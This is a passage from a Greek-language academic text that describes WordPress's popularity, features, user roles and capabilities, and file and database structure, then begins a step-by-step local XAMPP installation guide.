 - Σύμφωνα με τις νέες αναρτήσεις στην αρχική σελίδα του Wordpress, 3/11 των blog τρέχουν σε δικό τους domain και 1/11 (ή 9%) είναι στα κορυφαία 1.000.000 websites, σύμφωνα με την Alexa (εργαλείο στατιστικών μετρήσεων). Με λίγα λόγια, περίπου 9% όλων των Wordpress blogs (δηλαδή ~34000 blogs) ανήκουν στα πρώτα 1.000.000 websites.

Τα παρακάτω γραφήματα δείχνουν πόσα websites σε Wordpress, Joomla και Drupal είναι blogs ή ειδησεογραφικά sites σε σχέση με κανονικά CMS websites.



Εικόνα 11 : Είδος website ανάλογα το CMS

Αν το περιεχόμενο ενός website καθορίζει τη δημοτικότητά του, τότε εκείνα που περιέχουν νέα ή blog αναρτήσεις θα κατακτήσουν ένα σημαντικό ποσοστό από τα κορυφαία 1.000.000 websites. Το Wordpress βάσει του σχεδιασμού του, δημιουργήθηκε από τη βάση του για να εξυπηρετεί τις ανάγκες εκείνων που κατανοούν περισσότερο πώς να επικοινωνούν ηλεκτρονικά.

Είναι αξιοσημείωτο το γεγονός ότι πολλά κορυφαία blogs παγκοσμίως είναι σχετικά με την τεχνολογία. Αυτό συμβαίνει γιατί όταν websites όπως το “SitePoint”, το “Six Revisions” και το “Smashing Magazine” τρέχουν σε Wordpress, οι αναγνώστες του, πιθανότατα άνθρωποι που ενδιαφέρονται για τη web τεχνολογία, θα θέλουν να το χρησιμοποιήσουν κιόλας. Αυτό δίνει στο Wordpress ένα τεράστιο βαθμό αξιοπιστίας.



Εικόνα 12 : Εκτίμηση του μεριδίου της αγοράς από blogs και websites που τρέχουν σε Wordpress

Βάσει των παραπάνω εκτιμήσεων, περίπου 87.000 δημοφιλή blogs ή ειδησεογραφικές ιστοσελίδες τρέχουν σε Wordpress, καθώς επίσης και 58.000 από τα πρώτα 1.000.000 κοινών websites. Είναι αφελές να ισχυριζόμαστε ότι το Wordpress είναι μονάχα λογισμικό blogging, όπως είναι και ανακριβές να ισχυριστούμε το αντίθετο. Στην πραγματικότητα το Wordpress είναι μια επιτυχημένη πλατφόρμα blogging καθώς και το πιο επιτυχημένο CMS παγκοσμίως. Η γενεολογία του Wordpress ως λογισμικό blogging αποτελεί μέρος της επιτυχίας του σαν CMS, για τους εξής λόγους:

1. Όταν σχεδιάζεται ένα προϊόν για ένα συγκεκριμένο σκοπό, πάντα είναι πιο αποτελεσματικό. Το Drupal και το Joomla ανέκαθεν ήθελαν να είναι επεκτάσιμα.
2. Η πλατφόρμα κέρδισε περισσότερη αξιοπιστία όταν websites όπως το “Engadget” και το “Smashing Magazine” άρχισαν να το χρησιμοποιούνε.
3. Το σημαντικότερο: Οι bloggers γνωρίζουν από περιεχόμενο και ο παγκόσμιος ιστός πάντα έχει να κάνει με περιεχόμενο.

Γεγονός είναι ότι όλα τα συστήματα διαχείρισης περιεχομένου έχουν δημιουργηθεί για να κάνουν μια δουλειά για μας, δηλαδή να διαχειρίζονται περιεχόμενο, όπως λέει και το όνομά τους. Όλα τα CMS (Wordpress, Joomla, Drupal, κλπ.) έχουν αυτή τη δυνατότητα. Όπως αναφέρθηκε παραπάνω, στις περισσότερες περιπτώσεις, οποιοδήποτε CMS μπορεί να κάνει μια δουλειά εξίσου καλά. Η επιλογή ενός CMS από ένα άλλο συνήθως καθορίζεται περισσότερο από παράγοντες που αναλύσαμε παραπάνω.

5.4 Δυνατότητες του WordPress

Η παρακάτω λίστα περιλαμβάνει κάποια από τα κύρια χαρακτηριστικά και δυνατότητες του Wordpress. Εντούτοις, υπάρχουν κυριολεκτικά εκατοντάδες πρόσθετα (plugins) που επεκτείνουν τις δυνατότητές του, επομένως η λειτουργικότητα είναι σχεδόν άπειρη. Επίσης, έχει κανείς την ελευθερία να τροποποιήσει τον κώδικα όπως επιθυμεί χωρίς κάποιο επιπλέον κόστος.

Πλήρης συμμόρφωση με τα πρότυπα: Κάθε κομμάτι κώδικα του Wordpress συμμορφώνεται πλήρως με τα πρότυπα του W3C, έναν διεθνή οργανισμό ανάπτυξης κανόνων και προτύπων για θέματα που αφορούν την δημιουργία ιστοσελίδων. Αυτό είναι σημαντικό, όχι μόνο για τη διαδραστικότητα των σημερινών browser, αλλά και για την προώθηση συμβατότητας των εργαλείων για τις επόμενες γενιές.

Δε χρειάζεται ‘ανοικοδόμηση’: Οποιοσδήποτε τυχόν αλλαγές συμβούν κατά την αλλαγή θεμάτων (templates) ή εισαγωγή δεδομένων, μπορούν να γίνουν εύκολα χωρίς την ‘ανοικοδόμηση’ των στατικών σελίδων.

Οι σελίδες στο Wordpress: Οι σελίδες επιτρέπουν σε κάποιον να διαχειριστεί το περιεχόμενο (εντός και εκτός ιστολογίου) εύκολα, ώστε για παράδειγμα να έχει κανείς μια στατική σελίδα την οποία μπορεί να διαχειριστεί μέσω του Wordpress.

Τα θέματα στο Wordpress: Τα θέματα μπορούν να βοηθήσουν από τη σχεδίαση ενός απλού ιστολογίου μέχρι μιας σύνθετης ιστοσελίδας. Μπορεί κανείς να έχει πολλά θέματα με τελείως διαφορετικό στυλ και να αλλάξει από το ένα στο άλλο με ένα κλικ.

Σχόλια: Οι επισκέπτες μιας ιστοσελίδας μπορούν να αφήνουν σχόλια σε ξεχωριστές αναρτήσεις, στις οποίες μπορεί ο διαχειριστής να ενεργοποιήσει ή να απενεργοποιήσει τη δυνατότητα αυτή.

Προστασία από spam: Το Wordpress περιέχει δυνατά εργαλεία όπως μια ενσωματωμένη «μαύρη λίστα» και έναν μηχανισμό ελέγχου και διαχείρισης σχολίων spam στην ιστοσελίδα, καθώς και μια σωρεία από plugins που αυξάνουν αυτή τη δυνατότητα.

Εγγραφή χρηστών: Το Wordpress έχει ένα ενσωματωμένο σύστημα εγγραφής που επιτρέπει στους χρήστες να εγγράφονται στην ιστοσελίδα και να διατηρούν τα προφίλ τους. Ο διαχειριστής μπορεί επιλεκτικά να μην επιτρέψει σχόλια από μη εγγεγραμμένους χρήστες.

Προστασία κωδικών: Μπορεί κανείς να βάλει κωδικό σε ξεχωριστές αναρτήσεις ώστε να μην είναι ορατές στο κοινό. Υπάρχει επίσης η δυνατότητα ιδιωτικών αναρτήσεων οι οποίες μπορούν μόνο να είναι ορατές στο συγγραφέα τους.

Εύκολη εγκατάσταση και αναβάθμιση: Αν ακολουθήσει μια φορά κανείς τα βήματα για την εγκατάσταση και την αναβάθμιση του Wordpress, μετά η διαδικασία θα είναι πραγματικά παιχνιδάκι.

Διεπιφάνεια XML: Το Wordpress αυτή τη στιγμή υποστηρίζει μια εκτεταμένη έκδοση της προγραμματιστικής διεπιφάνειας (API) του Blogger, MetaWeblog και τέλος του MoveableType.

Τυπογραφικές διευκολύνσεις: Το Wordpress χρησιμοποιεί το μηχανισμό “Texturize” ώστε να μετατρέψει ένα κομμάτι ASCII σε τυπογραφικά σωστά τμήματα XHTML, συμπεριλαμβανομένων και των εισαγωγικών, των αποστρόφων, των μαθηματικών συμβόλων κλπ.

Έξυπνη μορφοποίηση κειμένου: Πολλά συστήματα διαχείρισης περιεχομένου, αν κανείς έπρεπε να γράψει ένα τμήμα HTML, ‘χαλάνε’ τη μορφοποίηση βάζοντας σημάνσεις μετά από κάθε νέα γραμμή χωρίς καμιά διάκριση. Αυτό με το Wordpress μπορεί να αποφευχθεί σε σημεία που ήδη ο προγραμματιστής έχει βάλει αλλαγές γραμμών και δικές του σημάνσεις, χωρίς να ανησυχεί μη χαλάσει ο κώδικας.

Πολλαπλοί συγγραφείς: Το σύστημα των χρηστών στο Wordpress επιτρέπει μέχρι 10 επίπεδα χρηστών με διαφορετικά και τροποποιούμενα δικαιώματα σε ό,τι αφορά τη δημοσίευση, τροποποίηση, τις επιλογές, κ.ά.

«Κάντε πολλά Ping»: Το Wordpress υποστηρίζει το μηχανισμό “Ping-O- Matic”, που σημαίνει ισχυρή ‘έκθεση’ της ιστοσελίδας στις μηχανές αναζήτησης.

5.4.1 Πρόσθετα (plugins)

Τα πρόσθετα είναι σπουδαία εργαλεία τα οποία επεκτείνουν τη λειτουργικότητα του Wordpress. Ο πυρήνας του Wordpress είναι έτσι σχεδιασμένος ώστε να ενισχύει την ευελιξία και να ελαχιστοποιεί την άχρηστη παραγωγή κώδικα. Ένα πρόσθετο προσφέρει επιπλέον λειτουργίες και χαρακτηριστικά ώστε ο developer να ‘υφάνει’ την ιστοσελίδα σύμφωνα με τις ανάγκες του.

Πολλά πρόσθετα είναι δωρεάν και μπορεί κανείς να τα βρει σε πολλές τοποθεσίες, εντούτοις είναι πλήρως αρχειοθετημένα και ταξινομημένα στην επίσημη ιστοσελίδα. Ο χρήστης μπορεί να κάνει μια αναζήτηση με κατάλληλες λέξεις-κλειδιά και να εμφανίσει τα αποτελέσματα σύμφωνα με διάφορα φίλτρα, όπως σύμφωνα με τη δημοτικότητα ενός προσθέτου, το πόσο ψηλά έχει βαθμολογηθεί, κλπ.

Τα προκαθορισμένα πρόσθετα που υπάρχουν στις πιο πρόσφατες εκδόσεις του Wordpress είναι τα εξής:

1. “Akismet” – Ελέγχει τα σχόλια ώστε να δει ο διαχειριστής ποια μοιάζουν με spam και ποια όχι. Υπάρχει δυνατότητα διαχείρισης των spam σχολίων, τα οποία αυτόματα διαγράφονται μετά από 15 μέρες.
2. “Hello Dolly” – Μπορεί να πει κανείς ότι το πρόσθετο αυτό συμβολίζει την ελπίδα και τον ενθουσιασμό μιας ολόκληρης γενιάς συνοψισμένο σε ένα τραγούδι δυο λέξεων, το οποίο δεν είναι άλλο από το δημοφιλές “Hello Dolly” του Louis Armstrong. Είναι το πρώτο επίσημο πρόσθετο που δημιουργήθηκε. Όταν είναι ενεργό, εμφανίζεται ένας τυχαίος στίχος του τραγουδιού πάνω δεξιά στον Πίνακα Ελέγχου του Wordpress.

5.4.2 Θέματα (themes)

Ουσιαστικά, ένα θέμα στο Wordpress είναι το ‘δέρμα’ του ιστολογίου, δηλαδή το πώς είναι εμφανισιακά. Ωστόσο δεν είναι μόνο αυτό, διότι κάτι τέτοιο υπονοεί ότι μόνο ο σχεδιασμός αλλάζει. Τα θέματα παρέχουν περισσότερο έλεγχο σχετικά με την όψη και την παρουσίαση του υλικού της ιστοσελίδας μας.

Ένα θέμα είναι μια συλλογή από αρχεία τα οποία συνεργάζονται ώστε να παράγουν μια γραφική επιφάνεια με ένα βαθύτερο ενοποιημένο σχεδιασμό. Τα αρχεία αυτά ονομάζονται «αρχεία περιγράμματος» (template files). Ένα θέμα αλλάζει τον τρόπο με τον οποίο προβάλλεται μια ιστοσελίδα χωρίς να αλλάξει όμως το λογισμικό που υπάρχει από κάτω. Τα θέματα μπορεί να περιλαμβάνουν αρχεία εικόνας (*.jpeg, *.gif, κλπ), css αρχεία και απαραίτητα αρχεία κώδικα (*.php).

Τα θέματα είναι διαθέσιμα για κατέβασμα στην επίσημη σελίδα του Wordpress. Περισσότερες λεπτομέρειες για τη διαδικασία της εγκατάστασής τους θα δούμε στο επόμενο κεφάλαιο.

5.4.3 Widgets

Δεν υπάρχει αντίστοιχη ονομασία στα ελληνικά για τα widgets. Μπορούμε να τα περιγράψουμε ως πολύ μικρές εφαρμογές, οι οποίες ενίοτε αποτελούνται από μια ή δυο γραμμές κώδικα. Τα widgets στο Wordpress προσθέτουν συγκεκριμένο περιεχόμενο συνήθως στις ακριανές μπάρες (sidebars) της ιστοσελίδας.

Τα widgets αρχικά σχεδιάστηκαν ώστε να παρέχουν στο χρήστη ένα απλό τρόπο ελέγχου δομής και σχεδιασμού ενός θέματος. Δεν απαιτούν ειδικές γνώσεις κώδικα. Μπορούν να προστεθούν, να αφαιρεθούν και να επανατοποθετηθούν από τον Πίνακα Ελέγχου, μέσω των επιλογών: *Εμφάνιση > Widgets*.

Η σειρά και η τοποθέτησή τους καθορίζεται από το αρχείο *functions.php*, που περιλαμβάνεται στο ενεργό θέμα του Wordpress. Μερικά widgets προσφέρουν δυνατότητες προσαρμογής και επιλογές, όπως η συμπλήρωση μιας φόρμας, ενδείξεις για τον καιρό, μετάφραση και άλλα. Παραδείγματα χρήσης τους θα δούμε αναλυτικά παρακάτω.

5.4.4 Ρόλοι χρηστών

Το Wordpress χρησιμοποιεί την ιδέα των ρόλων, ώστε να δίνεται η δυνατότητα στον ιδιοκτήτη της ιστοσελίδας να ελέγχει και να υποδεικνύει τι μπορούν οι χρήστες να κάνουν και τι όχι. Ο ιδιοκτήτης μπορεί να διαχειριστεί και να επιτρέψει πρόσβαση σε λειτουργίες όπως η συγγραφή και η διόρθωση αναρτήσεων, η δημιουργία σελίδων και κατηγοριών, ο ορισμός συνδέσμων, η διαχείριση των προσθέτων και των θεμάτων.

Το Wordpress έχει πέντε προκαθορισμένους ρόλους: τον Διαχειριστή (Administrator), τον Συντάκτη (Editor), τον Συγγραφέα (Author), τον Συνεργάτη (Contributor) και τον Συνδρομητή (Subscriber). Κάθε ρόλος μπορεί να κάνει συγκεκριμένα πράγματα, τις λεγόμενες δραστηριότητες. Ο ρόλος του διαχειριστή είναι εκείνος που του επιτρέπει να κάνει όλες τις δραστηριότητες. Οι υπόλοιποι ρόλοι έχουν ένα περιορισμένο πλήθος από επιτρεπόμενες δραστηριότητες. Κάθε ρόλος έχει προκαθορισμένες δραστηριότητες. Για παράδειγμα, ο ρόλος του συνδρομητή, έχει μόνο τη δραστηριότητα «ανάγνωση». Ένας συγκεκριμένος ρόλος δεν πρέπει να θεωρείται ανώτερος από κάποιον άλλον, αλλά ότι απλά διαχωρίζονται καλύτερα οι ευθύνες κάθε χρήστη της ιστοσελίδας.

Η διεπιφάνεια του Wordpress επιτρέπει οι δυνατότητες του κάθε ρόλου να αυξάνονται, να μειώνονται ή να τροποποιούνται. Συνοπτικά, οι δυνατότητες του κάθε ρόλου εξ'ορισμού αναφέρονται παρακάτω:

Ανώτατος διαχειριστής (Super Admin): Μπορεί να έχει πρόσβαση στο δίκτυο της ιστοσελίδας και να το ελέγχει, καθώς και σε όλες τις δραστηριότητες.

Απλός διαχειριστής (Administrator): Έχει πρόσβαση σε όλες τις δραστηριότητες.

Συντάκτης (Editor): Μπορεί να εκδώσει και να διαχειριστεί αναρτήσεις και σελίδες καθώς και σελίδες άλλων χρηστών.

Συγγραφέας (Author): Μπορεί να δημοσιεύσει και να διαχειριστεί μόνο τις δικές του αναρτήσεις.

Συνεργάτης (Contributor): Μπορεί να γράψει και να διαχειριστεί τις αναρτήσεις του αλλά όχι να τις δημοσιεύσει.

Συνδρομητής (Subscriber): Μπορεί μόνο να διαβάσει αναρτήσεις και να επεξεργαστεί το προφίλ του.

Ο παρακάτω πίνακας αναφέρει εκτενώς τις δραστηριότητες με τις προκαθορισμένες ονομασίες τους, σε σχέση με τους ρόλους.

Δραστηριότητες & Ρόλοι στο Wordpress

Δραστηριότητα	Αν. Διαχειριστής	Διαχειριστής	Συντάκτης	Συγγραφέας	Συνεργάτης	Συνδρομητής
Manage_network	✓					
Manage_sites	✓					
Manage_network_users	✓					
Manage_network_themes	✓					
Manage_network_options	✓					
Unfiltered_html	✓					
Activate_plugins	✓	✓				
Create_users	✓	✓				
Delete_plugins	✓	✓				
Delete_themes	✓	✓				
Delete_users	✓	✓				
Edit_files	✓	✓				
Edit_plugins	✓	✓				
Edit_theme_options	✓	✓				
Edit_themes	✓	✓				
Import / export	✓	✓				
Install_plugins	✓	✓				
Install_themes	✓	✓				
List_users	✓	✓				
Manage_options	✓	✓				
Promote_users	✓	✓				
Remove_users	✓	✓				
Switch_themes	✓	✓				
Unfiltered_upload	✓	✓				
Update_core	✓	✓				
Update_plugins	✓	✓				
Update_themes	✓	✓				
Edit_dashboard	✓	✓				
Moderate_comments	✓	✓	✓			
Manage_categories	✓	✓	✓			
Manage_links	✓	✓	✓			
Edit_others_posts	✓	✓	✓			
Edit_pages	✓	✓	✓			
Edit_others_pages	✓	✓	✓			
Edit_published_pages	✓	✓	✓			
Publish_pages	✓	✓	✓			
Delete_pages	✓	✓	✓			
Delete_others_pages	✓	✓	✓			
Delete_published_pages	✓	✓	✓			
Delete_others_posts	✓	✓	✓			
Delete_private_posts	✓	✓	✓			
Edit_private_posts	✓	✓	✓			
Read_private_posts	✓	✓	✓			
Delete_private_pages	✓	✓	✓			
Edit_private_pages	✓	✓	✓			
Read_private_pages	✓	✓	✓			
Edit_published_posts	✓	✓	✓	✓		
Upload_files	✓	✓	✓	✓		
Publish_posts	✓	✓	✓	✓		
Delete_published_posts	✓	✓	✓	✓		
edit_posts	✓	✓	✓	✓	✓	
Delete_posts	✓	✓	✓	✓	✓	
read	✓	✓	✓	✓	✓	✓

Εικόνα 13 : Δραστηριότητες & Ρόλοι στο Wordpress

5.5 Δομή και αρχιτεκτονική του Wordpress


5.5.1 Η δομή των φακέλων

- Φάκελος εφαρμογών (Application Directory)
 - Αρχεία πυρήνα (core files), όπως “wp-settings.php”, “wp-config.php”, κ.ά.
 - /wp-admin (λειτουργεί σαν ένα mini-site για να ελέγχει την εφαρμογή με το δικό του css)
 - /wp-includes (περιλαμβάνει τις κλάσεις, τις βιβλιοθήκες, scripts, εικόνες).
 - /wp-content (περιλαμβάνει τα πρόσθετα, τα θέματα και ό,τι έχει να κάνει με το περιεχόμενο).

5.5.2 Η δομή της Βάσης Δεδομένων

- wp_comments – καταχωρούνται στον ομώνυμο πίνακα της βάσης
- wp_commentmeta – πληροφορίες σχετικά με τα σχόλια (ώρα, κλπ)
- wp_links – πληροφορίες σχετικά με τους συνδέσμους
- wp_options – οι διάφορες επιλογές του χρήστη
- wp_postmeta – πληροφορίες σχετικά με τις αναρτήσεις
- wp_posts – το περιεχόμενο των αναρτήσεων και των σελίδων
- wp_terms – οι κατηγορίες των σελίδων και των αναρτήσεων
- wp_term_relationships – ο συσχετισμός των αναρτήσεων με τις κατηγορίες
- wp_term_taxonomy – η ιεραρχία των κατηγοριών, συνδέσμων, κλπ.
- wp_usermeta – πληροφορίες για τους εγγεγραμένους χρήστες
- wp_users – η λίστα των χρηστών

5.5.3 Σχεσιακό μοντέλο της βάσης δεδομένων



Εικόνα 14 : Σχεσιακό μοντέλο της βάσης δεδομένων

5.6 Εγκατάσταση και Ανάπτυξη του Wordpress

5.6.1 Πρίν την εγκατάσταση

Προτού ξεκινήσουμε την εγκατάσταση, πρέπει να γνωρίζουμε τι απαιτείται για να έχουμε πρόσβαση στο site μας και τους φακέλους του. Τα στοιχειώδη λοιπόν που χρειαζόμαστε είναι τα εξής:

- Πρόσβαση στο webserver (μέσω shell ή FTP)
- Έναν text editor
- Έναν FTP client (Filezilla)
- Έναν web browser

Στη δικιά μας περίπτωση όμως, επειδή η δημιουργία του site γίνεται για δοκιμαστικούς σκοπούς, χρειαζόμαστε έναν testing server, που συνήθως αποκαλείται localhost. Ουσιαστικά, το site θα τρέχει τοπικά στον υπολογιστή μας. Το Wordpress χρειάζεται για να τρέξει: Έναν webserver (Apache, IIS, κτλ), την έκδοση PHP 5.2.4 ή μεγαλύτερη και την έκδοση MySQL 5.0 ή μεγαλύτερη. Να σημειωθεί ότι οι τελευταίες δυο απαιτήσεις ισχύουν για τις εκδόσεις του Wordpress από την 3.2 και μετά. Για τις προηγούμενες αρκούν η PHP 4.3 και η MySQL 4.1.2.


5.6.2 Εγκατάσταση του XAMPP

Πηγαίνουμε στη σελίδα <http://www.apachefriends.org> και στην περίπτωση που έχουμε Windows, επιλέγουμε το σύνδεσμο “XAMPP for Windows”. Αυτό θα μας οδηγήσει σε τρεις επιλογές αρχείων που θα κατεβούν: το installer (που είναι η πιο συνηθισμένη επιλογή), το zip (που περιλαμβάνει τα αρχεία εγκατάστασης συμπιεσμένα) και το 7zip, που είναι το ίδιο με τον προηγούμενο τύπο, αλλά για χρήστες με χαμηλό bandwidth.

XAMPP for Windows 1.8.1, 30.9.2012		
Version	Size	Content
XAMPP Windows 1.8.1		
<input checked="" type="checkbox"/> Installer	99 MB	Apache 2.4.2, MySQL 5.5.27, PHP 5.4.7, OpenSSL 1.0.1c, phpMyAdmin 3.5.2.2, XAMPP Control Panel 3.1.0, Webalizer 2.23-04, Mercury Mail Transport System v4.62, FileZilla FTP Server 0.9.41, Tomcat 7.0.30 (with mod_proxy_ajp as connector), Strawberry Perl 5.16.0.1 Portable For Windows 2000, XP, Vista, 7. Installer MD5 checksum: 2c067c31725fda3c71c6d43483b4df4c
<input checked="" type="checkbox"/> ZIP	184 MB	ZIP archive MD5 checksum: 924e9cdc0fc49984e0c4916aa8f31c18
<input checked="" type="checkbox"/> 7zip	84 MB	7zip archive MD5 checksum: 462f6bc3c9e96a8c9228927ff8e0d217

Εικόνα 15 : Επιλογές αρχείων κατεβάσματος για το XAMPP

Κατεβάζουμε λοιπόν το installer και το τρέχουμε. Επιλέγουμε πρώτα τη γλώσσα που επιθυμούμε (συγκεκριμένα επιλέχθηκε η Αγγλική γλώσσα).




Εικόνα 16 : Επιλογή γλώσσας για το XAMPP

Πατώντας OK, εμφανίζεται η οθόνη καλωσορίσματος.




Εικόνα 17 : Welcome to the XAMPP setup

Στη συνέχεια ζητείται να επιλεγεί η θέση στην οποία θα εγκατασταθεί η εφαρμογή. Διατηρείται η προεπιλεγμένη θέση του προγράμματος και κάτω από αυτή τη θέση θα εγκατασταθούν όλες οι εφαρμογές αλλά και ο φάκελος στον οποίο είναι δυνατό να “ανέβουν” οι εκάστοτε εφαρμογές.



